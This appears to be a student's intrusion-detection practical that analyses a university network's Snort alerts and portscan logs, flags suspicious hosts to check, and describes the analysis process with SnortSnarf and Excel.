Looking at the alerts from China shows that the most active of them is connecting to just three hosts in MY.NET. The traffic going to the hosts is SMTP traffic which would indicate that 159.226.63.190 might be a Chinese mail host sending email to MY.NET’s load balanced smtp relays (MY.NET.243.41-43). I would classify this as a false positive.

The next most active host is connecting to two hosts (MY.NET.6.7 and MY.NET.60.8), both being the endpoints of telnet traffic. Telnet can be legitimate traffic. I would nevertheless check the two MY.NET hosts if they should be receiving telnet traffic from China. If they should I would suggest they change to SSH (or some other method of encrypted communication or at least encrypted authentication that the Chinese government will approve) to prevent their password from slipping into the wrong hands.

There seems to be quite a few of Chinese hosts connecting to MY.NET.100.230:25 for sending email. These hosts could have their own MTAs that have found that MY.NET.100.230 is the best MX for certain addresses, but it is more likely that the hosts are using MY.NET.100.230 as a relay for sending email out. I would definitely check the logs on MY.NET.100.230.

There was a lot of traffic between MY.NET.162.199 and a single Chinese IP: 159.226.114.129. The traffic has the characteristics of FTP (a single connection to 21 and a couple connections between high ports). Also, all the 1746 alerts were generated within 8 minutes. I would check what kind of information MY.NET.162.199 contains and try to figure out if data was moved in or out.

WinGate attempts

Looking at the WinGate attempts reveals some hosts triggering many alerts while connecting to just one host. This could mean a successful connection.

For example MY.NET.100.2 was contacted by 151.17.144.213 over forty times within five minutes. That could be a sign of a compromise or mis-configured WinGate. The same host was also contacted by 151.17.144.96, 151.17.144.109 and 151.17.144.216 with the characteristics of several successful TCP connections (only one SYN packet with each source port number).

Another example of a frequently connected WinGate-attempted host is MY.NET.98.111.

MY.NET. 60.11 is on the top of the WinGate-attempt list, but the large number of hosts trying to access its WinGate port with just one or two packets might mean that it had WinGate installed, info about it leaked out and sometime after that WinGate was removed. People still come back there knocking on the port.

SYNFIN scans

The wide SYNFIN scans are not that interesting, the targeted ones are much more interesting: MY.NET.217.46 has been a target to very active scanning (NULL scans, SYN FIN scan, nmap fingerprinting attempts etc) and quite a few attempts at port 994, which is typically used for IRC over SSL. This could be a sign of compromise.

Network in Israel

There were just a few IP addresses from Israel and they were somewhat concentrated. The traffic seems to be mainly Napster traffic (to port 6699) and is not in itself a sign of compromise, even though it might be against some site policies.

What is interesting is the traffic between 212.179.29.150:1098 and 192.168.53.28:4708. Neither is an often used port, but other is used for a backdoor (RAT) according to www.snort.org. Would someone in MY.NET be controlling a backdoor in Israel? Perhaps MY.NET.53.28 has been compromised.

Also, MY.NET.204.150 was accessed on the port 2669 (TOAD), which is a protocol used for some engineering applications if I have understood correctly. This could be a sign of industrial espionage.

Other alerts

Most of the reported “Attempted Sun RPC high port access” comes from AOL’s ICQ servers and can probably be considered false positives.

All the public community SNMP traffic went to one host which (MY.NET.101.192) is probably used as some kind of data gathering system. Also, everyone talking to the host was reported only for that so they probably were doing that legitimately.

Most of the SMB wildcard attempts were within MY.NET which probably means that they were people sharing data on their personal shares.

MY.NET.211.2 received quite a lot of traffic to port 32771 from a single outside host (193.64.205.17). I would check the system as the outside host can’t be verified to be e.g. an ICQ server.

Tiny network fragments are usually a sign of packets crafted to get through a firewall. I would check the recipients, especially MY.NET.217.82 and MY.NET.1.8. as they caused many other alerts as well.

A user in 24.17.189.83 tried to use well known exploits in FTP-servers. As there is no other traffic recorded him nor from the attempted ftp-servers I don't think they were compromised. I would still check them though.

There were a couple of instances of the Happy 99 virus, but it was probably caught by anti-virus software as there were only two events. I would check the status of the MY.NET's anti-virus protection anyway.

The scans

UDP traffic can often look like a scan. The following is interpretation of what has been reported as UDP scan by snort.

There is a reported UDP scan that is traffic between two hosts: 210.125.174.11 with rising ports and MY.NET.97.199 with seemingly random ports ranging from 1 to 64997. Perhaps someone was looking for a UDP based backdoor. All the over 27000 packets were received within 9 minutes.

63.248.55.245 was sending traffic from port 7777, which is marked as a UDP encapsulated control channel for a multicast type application (cbt). It is probably harmless.

MY.NET.1.3-5 sent a lot of traffic from port 53 and are probably DNS servers.

MY.NET.1.13 seems to be an AFS server as it uses ports 7000 to 7005 a lot.

24.3.39.44 seems to be trying to connect to the AFS system as well by scanning different hosts. I would check the integrity of the AFS system as well check the network ACLs protecting it.

195.238.2.9 is probably a quake server that MY.NET users have connected to. 195.238.2.9 also happens to be called games2.skynet.be

Summary:

The snort system has caught quite a lot of traffic. However, it has not been deployed optimally, as it seems to be missing some files due to the host crashing or running out of disk space. Also, it seems to have not produced any binary files that would be invaluable in finding out if the alerts are real or false. Some of the alerts were not found in the current released ruleset (10102k.rules) and I had to make some assumptions about them. One example was the Watchlist; were those packets with SYN flag set or all packets?

The hosts I would recommend checking:

MY.NET.100.230 for the large number of outside hosts sending mail to/through it.
MY.NET.6.7 and MY.NET.60.8 to see if there are any accounts that shouldn't be there
MY.NET.100.2 and MY.NET.98.111 for a possible WinGate.
MY.NET.162.199 to see if it contains any important information
MY.FIN.217.46 to check for an IRC server. It has also been a target for seemingly random scans.
MY.NET.53.28 if it was controlling a backdoor in Israel
MY.NET.211.2 to see if it the RPC traffic was malicious.
MY.NET.217.82 and MY.NET.1.8 for receiving tiny fragments and other traffic malicious traffic as well.
MY.NET.1.13 as it seems to have been contacted by an outsider for AFS services.

Assignment 4 – analysis process

I started the analysis by downloading the files and looking at their contents. There were Snort "fast" alert files and portscan logs, as well as a couple of printed out packets that seemed very hard to fit in with the rest of the data.

I went to my snort contributed directory to see what kind of tools it had to offer. A couple of database systems seemed nice, but they didn't accept alert data. They wanted binary data instead.

SnortSnarf, snort-sort and snort-stat were suitable software for the task I had been given, but for some reason they didn't give me any intelligent output.

So I had to go for Excel. I imported the files in Excel one by one and sorted them according to source IP, destination IP, time, alert type etc. It was rather easy to see the obvious scans and traffic for one day at a time, but getting a bigger picture of it would have meant copying and pasting a lot of stuff between sheets. The over 200k entries in scan files would have given Excel a very hard time (64k is the maximum number of rows in Excel2000)

Finally I realized what I had done wrong with the SnortSnarf.. The files were using MY.NET in all the entries and SnortSnarf was expecting IP addresses. After having wasted a couple of precious days with Excel I was finally able to get some real data out of the files.

I concatenated all the SnortS* files to one file and all SnortA* files to another. I did a replace on the MY.NET for 192.168 to get the files inputted into SnortSnarf and set my Linux box crunching the data for the night. The documentation was correct, SnortSnarf can take a lot of memory. The snortsnarf.pl process size was almost 400MB with the 17 MB of scan data. Luckily I was able to add more swap space on the fly.

SnortSnarf gave me a good view of the different alerts and let me look at them one by one, going through the affected hosts and checking instantly what other kind of traffic that host had received or sent.

It was very easy to find obvious false alarms and just pass on. Once I had to go back to Excel to sort a huge number of random destination ports.

What I feel is missing in SnortSnarf is the possibility to look at the both received and sent traffic of a host. Currently the system is built on the idea that a host either receives traffic or sends it. Being able to switch from one to another easily would help checking whether a host has been compromised by looking at what kind of traffic has originated from it. Also, it would be nice to check some traffic as already seen and processed. Perhaps the SISR system can do that, I just didn't have time to study it that well.

I just collected the findings on the document sequentially but wasn't really able to check for the correlation of various scans and alerts. The documentation for SnortSnarf gives the impression that they cannot be processed simultaneously.

A tool that could parse and input the data from snort alert files into a database would have been useful. But for real life use the binary files should usually be available and they can be reprocessed at will.

This was an interesting exercise and made me take a close look at some of the tools available for Snort.